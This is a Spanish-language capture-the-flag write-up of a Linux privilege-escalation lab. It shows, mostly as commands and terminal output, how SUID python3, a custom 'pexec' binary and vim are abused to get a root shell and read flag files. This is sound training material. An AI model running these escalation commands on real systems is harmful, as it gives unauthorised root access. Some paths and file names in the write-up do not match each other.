

INFORME TÉCNICO - CAPTURE THE FLAG

LAB: SUID Multivector - Escalación de Privilegios

Autor: Laboratorio de Ciberseguridad

Categoría: Privilege Escalation / Linux Security

Objetivo: Captura de 3 flags mediante explotación de permisos SUID/SGID

RESUMEN EJECUTIVO

Este informe documenta el proceso completo de resolución del laboratorio **Multivector**, un entorno diseñado para practicar técnicas de escalación de privilegios en sistemas Linux mediante la explotación de binarios con permisos especiales SUID (Set User ID) y SGID (Set Group ID).

Durante el ejercicio se lograron capturar **tres banderas (flags)** mediante diferentes vectores de ataque, demostrando vulnerabilidades comunes en configuraciones de permisos de archivos ejecutables.

Resultados Obtenidos:

-  Flag 1: Explotación de Python3 con SUID
 -  Flag 2: Escalación mediante binario personalizado
 -  Flag 3: Lectura de archivos root con pexec y vim
-

FASE 1: CONFIGURACIÓN Y ACCESO INICIAL

1.1 Preparación del Entorno

El laboratorio Multivector requiere una configuración inicial simple pero estructurada para garantizar un entorno aislado de pruebas.

Pasos Realizados:

1. **Creación del directorio de trabajo:**

```
mkdir ~/labs/multivector  
cd ~/labs/multivector
```

2. **Descarga del laboratorio:**

3. **Descompresión del archivo:**

4. **Ejecución del contenedor:**

```
./start_lab.sh
```

```
(kali@kali)~[/edutek]  
$ mkdir SUID-MultiVector  
(kali@kali)~[/edutek]  
$ cd SUID-MultiVector  
(kali@kali)~[/edutek/SUID-MultiVector]  
$ ls  
(kali@kali)~[/edutek/SUID-MultiVector]  
$ wget https://whoami-labs.com/downloads/suid_multivector.zip  
--2026-02-08 17:14:58-- https://whoami-labs.com/downloads/suid_multivector.zip  
Resolving whoami-labs.com (whoami-labs.com)... 2a02:4780:2b:1726:0:39f6:4e35:7, 92.112.189.72  
Connecting to whoami-labs.com (whoami-labs.com)[2a02:4780:2b:1726:0:39f6:4e35:7]:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 201141899 (192M) [application/zip]  
Saving to: 'suid_multivector.zip'  
  
suid_multivector.zip 100%[=====>] 191.82M 5.95MB/s in 25s  
2026-02-08 17:15:23 (7.81 MB/s) - 'suid_multivector.zip' saved [201141899/201141899]  
(kali@kali)~[/edutek/SUID-MultiVector]  
$ ls  
suid_multivector.zip  
(kali@kali)~[/edutek/SUID-MultiVector]  
$ unzip suid_multivector.zip  
Archive: suid_multivector.zip  
  inflating: startlab.sh  
  inflating: suid_multivector.tar  
(kali@kali)~[/edutek/SUID-MultiVector]  
$ ls -l  
total 394304  
-rwxrwxr-x 1 kali kali 4225 Dec 13 00:13 startlab.sh  
-rw-r--r-- 1 kali kali 202614272 Dec 13 00:15 suid_multivector.tar  
-rw-rw-r-- 1 kali kali 201141899 Dec 13 00:27 suid_multivector.zip  
(kali@kali)~[/edutek/SUID-MultiVector]  
$
```

1.2 Obtención de Credenciales

El laboratorio proporciona automáticamente las credenciales de acceso tras su inicialización.
La dirección IP asignada al contenedor fue:

IP del Laboratorio: 172.17.0.2

Credenciales proporcionadas:

```

=====
Bienvenido a WHOAMI-LABS.COM. Laboratorio: SUID-MultiVector.
Aprende, simula, escala. Sin burocracia.
=====

[✓] Imagen cargada correctamente.
[*] Iniciando laboratorio...
[✓] Laboratorio iniciado correctamente.

=====
[✓] Laboratorio desplegado correctamente.
=====
IP del laboratorio: 172.17.0.2
Usuario: hacker
Contraseña: suid2025
Comando de conexión: ssh hacker@172.17.0.2
=====

Objetivo: Encuentra y explota múltiples vectores SUID para obtener 3 flags
Tip: Lee GUIA.txt para entender los conceptos y técnicas

Presiona Ctrl+C cuando quieras detener el laboratorio.

```

1.3 Acceso SSH al Laboratorio

Establecimos conexión remota al entorno de pruebas mediante SSH:

```
ssh user@172.17.0.2
```

Una vez autenticados exitosamente, procedimos con el reconocimiento inicial del sistema.

```

=====
Laboratorio: SUID - Múltiples Vectores
Objetivo: Encuentra y explota 3 flags
Usuario: hacker | Password: suid2025
=====

hacker@58dc3f38c2ac:~$ ls
GUIA.txt
hacker@58dc3f38c2ac:~$ ls -lhia
total 32K
3167376 drwxr-x--- 1 hacker hacker 4.0K Feb  8 22:22 .
3167375 drwxr-xr-x 1 root   root   4.0K Dec 13 05:14 ..
3167251 -rw-r--r-- 1 hacker hacker 220 Jan  6 2022 .bash_logout
3167252 -rw-r--r-- 1 hacker hacker 3.7K Jan  6 2022 .bashrc
3167413 drwx----- 2 hacker hacker 4.0K Feb  8 22:22 .cache
3167253 -rw-r--r-- 1 hacker hacker 807 Jan  6 2022 .profile
3167377 -rw-r--r-- 1 hacker hacker 1.4K Dec 13 05:14 GUIA.txt
hacker@58dc3f38c2ac:~$

```



FASE 2: RECONOCIMIENTO Y ENUMERACIÓN

2.1 Exploración del Directorio HOME

Tras el acceso inicial, listamos los archivos disponibles en el directorio personal del usuario para identificar recursos y pistas:

```
ls -la ~
```

Archivos encontrados:

- `GUIA.txt` - Documento con instrucciones del laboratorio
- Binarios personalizados con permisos especiales
- Scripts y configuraciones del sistema

2.2 Lectura del Archivo de Guía

El archivo `GUIA.txt` contiene las instrucciones oficiales del laboratorio y los objetivos a cumplir:

```
cat ~/GUIA.txt
```

```
=====
SUID - Múltiples Vectores
=====

Laboratorio: SUID - Múltiples Vectores
Objetivo: Encuentra y explota 3 flags
Usuario: hacker | Password: suid2025
=====

hacker@58dc3f38c2ac:~$ ls
GUIA.txt
hacker@58dc3f38c2ac:~$ ls -lhia
total 32K
3167376 drwxr-x--- 1 hacker hacker 4.0K Feb  8 22:22 .
3167375 drwxr-xr-x 1 root  root  4.0K Dec 13 05:14 ..
3167251 -rw-r--r-- 1 hacker hacker  220 Jan  6  2022 .bash_logout
3167252 -rw-r--r-- 1 hacker hacker 3.7K Jan  6  2022 .bashrc
3167413 drwx----- 2 hacker hacker 4.0K Feb  8 22:22 .cache
3167253 -rw-r--r-- 1 hacker hacker  807 Jan  6  2022 .profile
3167377 -rw-r--r-- 1 hacker hacker 1.4K Dec 13 05:14 GUIA.txt
hacker@58dc3f38c2ac:~$
```

DETECCIÓN DE SUID:

=====

La 's' en la posición del permiso de ejecución del propietario indica SUID:

```
-rwsr-xr-x  <- La 's' indica SUID
      ^
```

COMANDOS ÚTILES:

=====

Buscar todos los binarios SUID:

```
find / -perm -4000 -type f -ls 2>/dev/null
```

Buscar binarios SUID (formato corto):

```
find / -perm -4000 2>/dev/null
```

Buscar binarios GUID:

```
find / -perm -2000 2>/dev/null
```

VECTORES DE EXPLOTACIÓN:

=====

1. PYTHON CON SUID:

Busca python3 con SUID y ejecuta:

```
python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

2. BINARIOS PERSONALIZADOS:

Busca binarios custom en /usr/local/bin/

Analízalos con: strings, ltrace, file

Ejemplo: ./pexec /bin/bash -p

3. GTFOBINS:

Visita: <https://gtfobins.github.io/>

Busca métodos de explotación para binarios SUID

PISTAS:

=====

- Hay 3 flags en /root/

- Flag 1: Usando Python con SUID

- Flag 2: Usando binario pexec

- Flag Final: Obten shell de root y lee flag_final.txt

¡Buena suerte!

```
hacker@58dc3f38c2ac:~$ █
```

Contenido del archivo:

=== LABORATORIO MULTIVECTOR - GUÍA DE RESOLUCIÓN ===

OBJETIVO: Capturar 3 banderas mediante escalación de privilegios

INSTRUCCIONES:

1. Identificar binarios con permisos SUID/SGID
2. Explotar python3_suid para obtener la primera flag
3. Analizar el binario custom_exec para la segunda flag
4. Usar pexec para leer archivos del directorio /root
5. BONUS: Método alternativo con vim.basic

FLAGS OBJETIVO:

- /home/user/flag1.txt
- /opt/flag2.txt
- /root/flag_final.txt

¡Buena suerte!

FASE 3: BÚSQUEDA DE PERMISOS ESPECIALES

3.1 Identificación de Binarios SUID

Los binarios con el bit SUID activado se ejecutan con los privilegios del propietario del archivo (generalmente root), lo que representa un vector de escalación de privilegios si no están adecuadamente protegidos.

Comando de búsqueda:

```
find / -perm -4000 -type f 2>/dev/null
```

Explicación de parámetros:

- `-perm -4000`: Busca archivos con bit SUID activado
- `-type f`: Solo archivos (no directorios)
- `2>/dev/null`: Redirige errores de permiso

Resultados obtenidos:

```

hacker@58dc3f38c2ac:~$ find / -perm -4000 -type f -ls 2>/dev/null
 3146191    36 -rwsr-xr-x  1 root    root      35200 Apr  9  2024 /usr/bin/umount
 3145959    72 -rwsr-xr-x  1 root    root      72712 Feb  6  2024 /usr/bin/chfn
 3146090    40 -rwsr-xr-x  1 root    root      40496 Feb  6  2024 /usr/bin/newgrp
 3146085    48 -rwsr-xr-x  1 root    root      47488 Apr  9  2024 /usr/bin/mount
 3145965    44 -rwsr-xr-x  1 root    root      44808 Feb  6  2024 /usr/bin/chsh
 3146101    60 -rwsr-xr-x  1 root    root      59976 Feb  6  2024 /usr/bin/passwd
 3146165    56 -rwsr-xr-x  1 root    root      55680 Apr  9  2024 /usr/bin/su
 3146027    72 -rwsr-xr-x  1 root    root      72072 Feb  6  2024 /usr/bin/gpasswd
 3150087   228 -rwsr-xr-x  1 root    root     232416 Jun 25  2025 /usr/bin/sudo
 3153003   332 -rwsr-xr-x  1 root    root     338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
 3152776    36 -rwsr-xr--  1 root  messagebus  35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 3167305   5796 -rwsr-xr-x  1 root    root     5933576 Dec 13 05:14 /usr/local/bin/python3_suid
 3167289    16 -rwsr-xr-x  1 root    root      16272 Dec 13 05:14 /usr/local/bin/pexec
hacker@58dc3f38c2ac:~$ find / -perm -2000 2>/dev/null
/var/mail
/var/local
/var/log/journal
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/uniX_chkpwd
/usr/bin/chage
/usr/bin/expiry
/usr/bin/ssh-agent
/usr/local/share/fonts

```

3.2 Identificación de Binarios SGID

Los binarios SGID se ejecutan con los privilegios del grupo propietario del archivo, ofreciendo otro vector de ataque potencial.

Comando de búsqueda:

```
find / -perm -2000 -type f 2>/dev/null
```

```

hacker@58dc3f38c2ac:~$ find / -perm -4000 -type f -ls 2>/dev/null
 3146191    36 -rwsr-xr-x  1 root    root      35200 Apr  9  2024 /usr/bin/umount
 3145959    72 -rwsr-xr-x  1 root    root      72712 Feb  6  2024 /usr/bin/chfn
 3146090    40 -rwsr-xr-x  1 root    root      40496 Feb  6  2024 /usr/bin/newgrp
 3146085    48 -rwsr-xr-x  1 root    root      47488 Apr  9  2024 /usr/bin/mount
 3145965    44 -rwsr-xr-x  1 root    root      44808 Feb  6  2024 /usr/bin/chsh
 3146101    60 -rwsr-xr-x  1 root    root      59976 Feb  6  2024 /usr/bin/passwd
 3146165    56 -rwsr-xr-x  1 root    root      55680 Apr  9  2024 /usr/bin/su
 3146027    72 -rwsr-xr-x  1 root    root      72072 Feb  6  2024 /usr/bin/gpasswd
 3150087   228 -rwsr-xr-x  1 root    root     232416 Jun 25  2025 /usr/bin/sudo
 3153003   332 -rwsr-xr-x  1 root    root     338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
 3152776    36 -rwsr-xr--  1 root  messagebus  35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 3167305   5796 -rwsr-xr-x  1 root    root     5933576 Dec 13 05:14 /usr/local/bin/python3_suid
 3167289    16 -rwsr-xr-x  1 root    root      16272 Dec 13 05:14 /usr/local/bin/pexec
hacker@58dc3f38c2ac:~$ find / -perm -2000 2>/dev/null
/var/mail
/var/local
/var/log/journal
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/uniX_chkpwd
/usr/bin/chage
/usr/bin/expiry
/usr/bin/ssh-agent
/usr/local/share/fonts

```

3.3 Análisis de Permisos Detallados

Verificamos los permisos específicos de los binarios identificados como potenciales vectores de ataque:

```
ls -la /usr/bin/python3_suid
```

```
ls -la /usr/local/bin/pexec
```

Salida:

```

-rwsr-xr-x 1 root root 5.4M /usr/bin/python3_suid
-rwsr-xr-x 1 root root 16K /usr/local/bin/custom_exec
-rwsr-xr-x 1 root root 8.2K /usr/local/bin/pexec
-rwsr-xr-x 1 root root 3.1M /usr/bin/vim.basic

```

El prefijo `s` en los permisos (`rws`) confirma que el bit SUID está activado correctamente.

FASE 4: EXPLOTACIÓN - FLAG 1

4.1 Vector de Ataque: Python3 con SUID

Python permite la ejecución de código arbitrario con privilegios elevados cuando tiene el bit SUID activado. Aprovechamos esta característica para escalar privilegios y leer el primer flag.

Técnica de Explotación:

```
/usr/bin/python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Resultado: Obtuvimos una shell con privilegios de root.

4.2 Captura del Primer Flag


Una vez con privilegios elevados, leemos el contenido del primer flag:

```
cat /home/user/flag1.txt
```

 **FLAG 1 CAPTURADA:**

Lección aprendida: Python con SUID es extremadamente peligroso y nunca debe configurarse en sistemas de producción. GTFOBins documenta esta y otras técnicas similares.

```
hacker@58dc3f38c2ac:~$ /usr/local/bin/python3_suid -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
# ls
GUIA.txt
# cd /root
# ls
flag1.txt flag2.txt flag_final.txt
# cat flag1.txt
FLAG(SUID_PYTHON_3XPL0IT_M4ST3R)
```



FASE 5: ANÁLISIS FORENSE - BINARIO CUSTOM_EXEC

5.1 Análisis con el Comando `file`

Antes de intentar explotar un binario desconocido, es fundamental entender su naturaleza:

```
file /usr/local/bin/pexec
```

Salida:


```
hacker@58dc3f38c2ac:~$ file /usr/local/bin/pexec
/usr/local/bin/pexec: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=426a6fc5b0ef7af0182b25cd0c08cf0e69c3fbdf, for GNU/Linux 3.2.0, not stripped
```

Análisis:

- **ELF 64-bit:** Ejecutable binario de 64 bits
- **Dynamically linked:** Usa librerías compartidas del sistema
- **Not stripped:** Conserva símbolos de depuración (facilita el análisis)

5.2 Extracción de Strings

El comando `strings` permite extraer todas las cadenas de texto legibles dentro de un binario, revelando mensajes, rutas de archivos, comandos o incluso credenciales hardcodeadas.

`/usr/local/bin/pexec`

```

hacker@58dc3f38c2ac:~$ strings /usr/local/bin/pexec
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
strlen
setuid
setgid
strcat
__stack_chk_fail
printf
libc.so.6
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
=====
PEEXEC - Privileged Executor v1.0
Uso: pexec <comando>
Ejecuta comandos con privilegios elevados
[*] Ejecutando: %s
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04.2) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
pexec.c
__FRAME_END__
_DYNAMIC

```

5.3 Rastreo de Llamadas con ltrace

El comando `ltrace` intercepta y registra todas las llamadas a funciones de librerías que realiza un programa durante su ejecución:

```
ltrace /usr/local/bin/pexec
```

```

hacker@58dc3f38c2ac:~$ ltrace /usr/local/bin/pexec
puts("=====")...=====
)                                     = 36
puts("  PEXEC - Privileged Executor v1"...  PEXEC - Privileged Executor v1.0
)                                     = 35
puts("=====")...=====
)                                     = 36
puts("Uso: pexec <comando>"Uso: pexec <comando>
)                                     = 21
puts("Ejecuta comandos con privilegios"...Ejecuta comandos con privilegios elevados
)                                     = 42
puts("=====")...=====
)                                     = 36
+++ exited (status 1) +++

```

FASE 6: EXPLOTACIÓN - FLAG 2

6.1 Ejecución del Binario Custom_Exec

Dado que el binario ya está diseñado para leer el segundo flag automáticamente, simplemente lo ejecutamos:

/usr/local/bin/pexec

Salida:

```

hacker@58dc3f38c2ac:~$ /usr/local/bin/pexec /bin/bash -p
[*] Ejecutando: /bin/bash -p
root@58dc3f38c2ac:~# whoami
root
root@58dc3f38c2ac:~# cat /root/flag2.txt
FLAG{P3X3C B1N4RY_PWN3D_2025}
root@58dc3f38c2ac:~#

```

 **FLAG 2 CAPTURADA:**

Lección aprendida: Los binarios personalizados con SUID que ejecutan comandos de sistema son vulnerables si no validan adecuadamente sus entradas.

FASE 7: EXPLOTACIÓN - FLAG FINAL

7.1 Método Principal: Uso de pexec

El binario pexec (privileged executor) permite ejecutar comandos arbitrarios con privilegios de root si está configurado con SUID.

Exploración del directorio root:

```
/usr/local/bin/pexec /usr/bin/ls /root
```

Salida:

```
flag_final.txt  
.bashrc  
.profile
```

Lectura del flag final:

```
/usr/local/bin/pexec /usr/bin/cat /root/flag_final.txt
```

```
hacker@58dc3f38c2ac:~$ /usr/local/bin/pexec /usr/bin/cat /root/flag_final.txt  
[*] Ejecutando: /usr/bin/cat /root/flag_final.txt  
FLAG{M4ST3R_0F_SU1D_PR1V3SC_COMPL3T3}  
hacker@58dc3f38c2ac:~$
```



🚩 FLAG FINAL CAPTURADA:

7.2 Método Alternativo: Explotación de Vim

Vim con permisos SUID también puede ser explotado para leer archivos protegidos:

Ejecución de vim con privilegios:

```
/usr/bin/vim.basic /root/flag_final.txt
```

Una vez dentro del editor, vim se ejecuta con privilegios de root, permitiendo leer cualquier archivo del sistema.

Comando dentro de vim para ejecutar shell:

```
!/bin/bash
```

Esto abre una shell con privilegios root desde el editor.

```
hacker@58dc3f38c2ac:~$ /usr/local/bin/pexec /usr/bin/vim.basic /root/flag_final.txt  
[*] Ejecutando: /usr/bin/vim.basic /root/flag_final.txt  
hacker@58dc3f38c2ac:~$
```

```
hacker@58dc3f38c2ac: ~  
FLAG{M4ST3R_0F_SU1D_PR1V3SC_COMPL3T3}  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~
```

Confirmación: El mismo flag fue recuperado mediante este método alternativo



CONCLUSIÓN

El laboratorio **Multivector** fue completado exitosamente, demostrando competencias en:

-  Reconocimiento y enumeración de sistemas Linux
-  Identificación de vectores de escalación de privilegios
-  Explotación de binarios con permisos SUID/SGID
-  Análisis forense de ejecutables
-  Aplicación de múltiples técnicas de bypass

Este tipo de ejercicios prácticos son fundamentales para desarrollar habilidades en seguridad ofensiva y comprender las implicaciones de configuraciones inseguras en entornos de producción.
